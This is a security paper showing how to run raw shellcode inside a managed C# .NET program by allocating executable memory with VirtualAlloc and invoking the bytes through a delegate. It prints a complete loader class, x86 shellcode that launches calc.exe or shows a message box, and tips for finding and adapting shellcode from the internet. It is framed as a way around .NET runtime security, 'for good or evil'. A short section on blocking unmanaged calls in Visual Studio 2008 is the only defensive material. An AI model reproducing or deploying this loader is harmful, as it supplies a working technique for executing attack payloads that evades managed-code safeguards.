ASM in .NET: The old is new again

by Jon McCoy(DigitalBodyGuard)

Abstract:

This paper will cover running raw Machine Code(ASM) from within .NET. As we all know .NET runs on IL(Intermediate Language) also known as “Managed byte code”. A program can declare an unsafe section of code and drop out from the managed area to run something like unmanaged C++ or the like. This paper will show how to run raw/unmanaged ASM in a normal safe C# application.

The Basics of running ASM under .NET:

To run ASM code just make a pointer to your target byte code. The execution point will jump you to the byte code and start executing, no unsafe keyword needed. This method currently requires one call to unmanaged code to allocate memory in code space.

The sequence is as follows:

- Create an allocated space for the ASM byte code
- Copy the byte code into the allocated space
- Turn the pointer into a Delegate
- Run the Delegate
- Free up the space

```
// make some space for the byte code in code space, so it can be ran
IntPtr pointer = VirtualAlloc(IntPtr.Zero, new UIntPtr((uint)_ASM_Code.Length), AllocationType.COMMIT |
   AllocationType.RESERVE, MemoryProtection.EXECUTE_READWRITE);

// copy the ASM code into memory(code memory)
System.Runtime.InteropServices.Marshal.Copy(_ASM_Code, 0, pointer, _ASM_Code.Length);

// build the function pointer to the ASM code(x64)!!!!!!!!!!
funPointer ASM_Function =
   (funPointer)System.Runtime.InteropServices.Marshal.GetDelegateForFunctionPointer(pointer, typeof(funPointer));

// Run the ASM code
ASM_Function();

// free up the ASM code in mem:)
VirtualFree(pointer, 0, 0x8000);
```

Complete Class code below

This method requires access to VirtualAlloc/VirtualFree from kernel32.dll. This call into kernal32 is possible to block by revoking access to calling unmanaged resources and will only work in windows.

The ability to run ASM under .NET with the code I supply can be stopped by removing the ability to call unmannaged assemblies. At the end of this paper, I cover how to setup a project in Visual Studio 2008 to stop this.

This attack vector is not new but at this time my contribution to the technique is running it without reflection(something that can also be locked down), this grants it one less security right needed and slightly better stability.

What can ASM code do:

ShellCode is the generic category of code that would run from an exploit like a buffer over run, to compromise a system. Some common examples are CMDshells, open ports, privilege escalation attacks
The big change for running ShellCode in .NET is getting around the surety in the .NET Runtime.
As .NET is a Runtime language and can dynamically build and run ShellCode.

Demo ShellCode

```
Run Calc.exe
0x31, 0xF6, 0x56, 0x64, 0x8B, 0x76, 0x30, 0x8B, 0x76, 0x0C, 0x8B,
0x76, 0x1C, 0x8B, 0x6E, 0x08, 0x8B, 0x36, 0x8B, 0x5D, 0x3C, 0x8B,
0x5C, 0x1D, 0x78, 0x01, 0xEB, 0x8B, 0x4B, 0x18, 0x67, 0xE3, 0xEC,
0x8B, 0x7B, 0x20, 0x01, 0xEF, 0x8B, 0x7C, 0x8F, 0xFC, 0x01, 0xEF,
0x31, 0xC0, 0x99, 0x32, 0x17, 0x66, 0xC1, 0xCA, 0x01, 0xAE, 0x75,
0xF7, 0x66, 0x81, 0xFA, 0x10, 0xF5, 0xE0, 0xE2, 0x75, 0xCC, 0x8B,
0x53, 0x24, 0x01, 0xEA, 0x0F, 0xB7, 0x14, 0x4A, 0x8B, 0x7B, 0x1C,
0x01, 0xEF, 0x03, 0x2C, 0x97, 0x68, 0x2E, 0x65, 0x78, 0x65, 0x68,
0x63, 0x61, 0x6C, 0x63, 0x54, 0x87, 0x04, 0x24, 0x50, 0xFF, 0xD5,
0xC3
```

The above code does a call to start Calc.exe the common “you WIN” in ASM, if you can get someones program to do this you can build more and more power from this starting point to do anything.

The Internets is a good place to find ShellCode?

Yes and no, it is a good place to find ShellCode however know that people are hunting people that use ShellCode and you could be mistakenly targeted as a bad person. “Visual Studios has Exploits”

Tips to searching for ShellCode:

- Some shell code will look like 0x00 or /x00
- Also most ShellCode was done in 32-bit so it could have problems under 64-bit
- Some ShellCode is created for different systems(Win-XP/Win7/Unix/BSD)
- Some ShellCode is targeted at getting around different constants that does not affect what we are doing under .NET such as the “no null byte requirement”
- ShellCode created for python seems to work best in .NET

Before you use shell code, do you know what it does:
The ability to reverse engineer shell code is of top concern when you find it used against someone in the real world, but also if your using some ShellCode you found online you should know what it does.

The common questions are: What does it do, What server did it talk to, How does it call home, What does it compromise.....
Most shell code is small and packed to fit in a small space, but more complex systems are being commonly used like eggs. Some part of the ShellCode is put into an egg and hidden in a “random” location then the ShellCode when ran will seek to the egg and run it.

Also some nice tools to convert a C++ application into shell code are out there, but if you don't write the code it should never be 100% trusted.

In short this is a dangerous region of computers once you embark down this road the gloves are off and you know nothing is ever going to be completely secure again.

The Full Code:

```
using System;
namespace ASM
{
   public partial class ASMTest
   {
      public delegate int funPointer(int v);
      // windows call to alloc space in the process
      [System.Runtime.InteropServices.DllImport("kernel32.dll", SetLastError = true)]
      static extern IntPtr VirtualAlloc(IntPtr lpAddress, UIntPtr dwSize, AllocationType flAllocationType,
MemoryProtection flProtect);

      // windows call to free space in the process
      [System.Runtime.InteropServices.DllImport("kernel32")]
      private static extern bool VirtualFree(IntPtr lpAddress, UInt32 dwSize, UInt32 dwFreeType);

      static public int runASM(int valIN)
      {
         // make some space for the byte code in code space, so it can be ran
         IntPtr p = VirtualAlloc(IntPtr.Zero, new UIntPtr((uint)_ASM_Code.Length), AllocationType.COMMIT |
AllocationType.RESERVE, MemoryProtection.EXECUTE_READWRITE);

         try
         {
            // copy the ASM code into memory(code memory)
            System.Runtime.InteropServices.Marshal.Copy(_ASM_Code, 0, p, _ASM_Code.Length);

            // build the function pointer to the ASM code
            funPointer ASM_Function =
(funPointer)System.Runtime.InteropServices.Marshal.GetDelegateForFunctionPointer(p, typeof(funPointer));

           try{
              // Run the ASM code
              valIN = ASM_Function(valIN);
            }catch              {              }

            // free up the ASM code in mem:)
            VirtualFree(p, 0, 0x8000);
         }
         catch (System.Exception ex)
         {
            System.Windows.Forms.MessageBox.Show("FAIL -- " + ex.Message);
         }
         return valIN;
      }

      static public byte[] _ASM_Code = new byte[]{0x00};
      static public byte[] _ASM_Code_Inc = new byte[]
      {
         0x48, 0x89, 0xd8,     // mov    %rbx,%r8
         0x48, 0xff, 0xc0,      // inc    %rax
         0xc3                   // retq
      };

      static public byte[] _ASM_Code_Calc = new byte[]
      {
         0x31, 0xF6, 0x56, 0x64, 0x8B, 0x76, 0x30, 0x8B, 0x76, 0x0C, 0x8B, 0x76, 0x1C, 0x8B, 0x6E, 0x08, 0x8B,
         0x36, 0x8B, 0x5D, 0x3C, 0x8B, 0x5C, 0x1D, 0x78, 0x01, 0xEB, 0x8B, 0x4B, 0x18, 0x67, 0xE3, 0xEC, 0x8B,
```


```
        0x7B, 0x20, 0x01, 0xEF, 0x8B, 0x7C, 0x8F, 0xFC, 0x01, 0xEF, 0x31, 0xC0, 0x99, 0x32, 0x17, 0x66, 0xC1,
        0xCA, 0x01, 0xAE, 0x75, 0xF7, 0x66, 0x81, 0xFA, 0x10, 0xF5, 0xE0, 0xE2, 0x75, 0xCC, 0x8B, 0x53, 0x24,
        0x01, 0xEA, 0x0F, 0xB7, 0x14, 0x4A, 0x8B, 0x7B, 0x1C, 0x01, 0xEF, 0x03, 0x2C, 0x97, 0x68, 0x2E, 0x65,
        0x78, 0x65, 0x68, 0x63, 0x61, 0x6C, 0x63, 0x54, 0x87, 0x04, 0x24, 0x50, 0xFF, 0xD5, 0xC3
    };

    static public byte[] _ASM_Code_Message = new byte[]
    {
        0xE8, 0x00, 0x00, 0x00, 0x00, 0x5B, 0x8D, 0xB3, 0x50, 0x01, 0x00, 0x00, 0x56, 0x8D, 0xB3, 0x4C,
        0x01, 0x00, 0x00, 0x56, 0x68, 0x01, 0x00, 0x00, 0x00, 0x68, 0x88, 0x4E, 0x0D, 0x00, 0xE8, 0x47,
        0x00, 0x00, 0x00, 0x8D, 0xB3, 0x58, 0x01, 0x00, 0x00, 0x56, 0x8D, 0xB3, 0x54, 0x01, 0x00, 0x00,
        0x56, 0x68, 0x01, 0x00, 0x00, 0x00, 0x68, 0x88, 0x8F, 0x03, 0x00, 0xE8, 0x2A, 0x00, 0x00, 0x00,
        0x68, 0x00, 0x00, 0x00, 0x00, 0x8D, 0x83, 0x9B, 0x01, 0x00, 0x00, 0x50, 0x8D, 0x83, 0x5C, 0x01,
        0x00, 0x00, 0x50, 0x68, 0x00, 0x00, 0x00, 0x00, 0xFF, 0x93, 0x58, 0x01, 0x00, 0x00, 0x68, 0x00,
        0x00, 0x00, 0x00, 0xFF, 0x93, 0x50, 0x01, 0x00, 0x00, 0xC3, 0x55, 0x89, 0xE5, 0x51, 0x56, 0x57,
        0x8B, 0x4D, 0x0C, 0x8B, 0x75, 0x10, 0x8B, 0x7D, 0x14, 0xFF, 0x36, 0xFF, 0x75, 0x08, 0xE8, 0x19,
        0x00, 0x00, 0x00, 0x89, 0x07, 0x81, 0xC7, 0x04, 0x00, 0x00, 0x00, 0x81, 0xC6, 0x04, 0x00, 0x00,
        0x00, 0xE2, 0xE6, 0x5F, 0x5E, 0x59, 0x89, 0xEC, 0x5D, 0xC2, 0x10, 0x00, 0x55, 0x89, 0xE5, 0x53,
        0x56, 0x57, 0x51, 0x64, 0xFF, 0x35, 0x30, 0x00, 0x00, 0x00, 0x58, 0x8B, 0x40, 0x0C, 0x8B, 0x48,
        0x0C, 0x8B, 0x11, 0x8B, 0x41, 0x30, 0x6A, 0x02, 0x8B, 0x7D, 0x08, 0x57, 0x50, 0xE8, 0x5B, 0x00,
        0x00, 0x00, 0x85, 0xC0, 0x74, 0x04, 0x89, 0xD1, 0xEB, 0xE7, 0x8B, 0x41, 0x18, 0x50, 0x8B, 0x58,
        0x3C, 0x01, 0xD8, 0x8B, 0x58, 0x78, 0x58, 0x50, 0x01, 0xC3, 0x8B, 0x4B, 0x1C, 0x8B, 0x53, 0x20,
        0x8B, 0x5B, 0x24, 0x01, 0xC1, 0x01, 0xC2, 0x01, 0xC3, 0x8B, 0x32, 0x58, 0x50, 0x01, 0xC6, 0x6A,
        0x01, 0xFF, 0x75, 0x0C, 0x56, 0xE8, 0x23, 0x00, 0x00, 0x00, 0x85, 0xC0, 0x74, 0x08, 0x83, 0xC2,
        0x04, 0x83, 0xC3, 0x02, 0xEB, 0xE3, 0x58, 0x31, 0xD2, 0x66, 0x8B, 0x13, 0xC1, 0xE2, 0x02, 0x01,
        0xD1, 0x03, 0x01, 0x59, 0x5F, 0x5E, 0x5B, 0x89, 0xEC, 0x5D, 0xC2, 0x08, 0x00, 0x55, 0x89, 0xE5,
        0x51, 0x53, 0x52, 0x31, 0xC9, 0x31, 0xDB, 0x31, 0xD2, 0x8B, 0x45, 0x08, 0x8A, 0x10, 0x80, 0xCA,
        0x60, 0x01, 0xD3, 0xD1, 0xE3, 0x03, 0x45, 0x10, 0x8A, 0x08, 0x84, 0xC9, 0xE0, 0xEE, 0x31, 0xC0,
        0x8B, 0x4D, 0x0C, 0x39, 0xCB, 0x74, 0x01, 0x40, 0x5A, 0x5B, 0x59, 0x89, 0xEC, 0x5D, 0xC2, 0x0C,
        0x00, 0x6A, 0xBC, 0x06, 0x00, 0x00, 0x00, 0x00, 0x00, 0x1A, 0xB8, 0x06, 0x00, 0x00, 0x00, 0x00,
        0x00, 0x54, 0x68, 0x69, 0x73, 0x20, 0x69, 0x73, 0x20, 0x6D, 0x61, 0x6C, 0x77, 0x61, 0x72, 0x65,
        0x21, 0x0D, 0x0A, 0x50, 0x72, 0x65, 0x73, 0x73, 0x20, 0x4F, 0x4B, 0x20, 0x74, 0x6F, 0x20, 0x61,
        0x62, 0x6F, 0x72, 0x74, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        0x20, 0x70, 0x72, 0x65, 0x2D, 0x61, 0x6C, 0x6C, 0x6F, 0x63, 0x61, 0x74, 0x65, 0x64, 0x00
    };
    #region magic numbers for windows
    // just magic numbers
    public enum AllocationType : uint
    {
        COMMIT = 0x1000, RESERVE = 0x2000, RESET = 0x80000, LARGE_PAGES = 0x20000000,
        PHYSICAL = 0x400000, TOP_DOWN = 0x100000, WRITE_WATCH = 0x200000
    }
    // just magic numbers
    public enum MemoryProtection : uint
    {
        EXECUTE = 0x10, EXECUTE_READ = 0x20, EXECUTE_READWRITE = 0x40,
        EXECUTE_WRITECOPY = 0x80, NOACCESS = 0x01, READONLY = 0x02, READWRITE = 0x04,
        WRITECOPY = 0x08, GUARD_Modifierflag = 0x100, NOCACHE_Modifierflag = 0x200,
        WRITECOMBINE_Modifierflag = 0x400
    }
    #endregion
  }
}
```

This ASM classis compiled with x86 or x64, just call `_ASM_Code = _ASM_Code_Inc;` and then `runASM(x);`
The `_ASM_Code_Inc` will run under x64 and give arouse results under x86.
While `_ASM_Code_Calc` and `_ASM_Code_Message` will run under x86 and not under x64.


How to stop this:

To stop an Assembly from doing this under Visual Studio 2008
Right click on the Assembly->Properties->Security, Then set it to a partial trust application.
Then under SecurityPermission you revoke(uncheck) “Allow calls to unmanaged assemblies”.


1.




2.



3.



4.



Conclusion:

The main goal of the “feature” described in this paper is to opens up an easy to access path for people coming from ShellCode and ASM that wish to run under the .NET framework, and in turn open an easy path to leverage the power and research done under ASM in .NET projects.

This paper outlined an easy way to run attacks that leverage ASM/ShellCode and thus once started are out of the scope of and .NET security features. This can be used for good or evil, however this “feature” is used it can now be easily used from within .NET.

The task of locking .NET applications down is also trivial, and the protection it provides in the end is minimal. I expect most people people will not turn this security ON and most people will not leverage this vector of attack.

Remember NO code should be trusted unless you write it !!EVER!! not the code supplied in this paper not the code found on major websites.

As a side note: Assembly code can be ran with reflection as well:) and locking down the unmanned call will not stop this attack. :)enjoy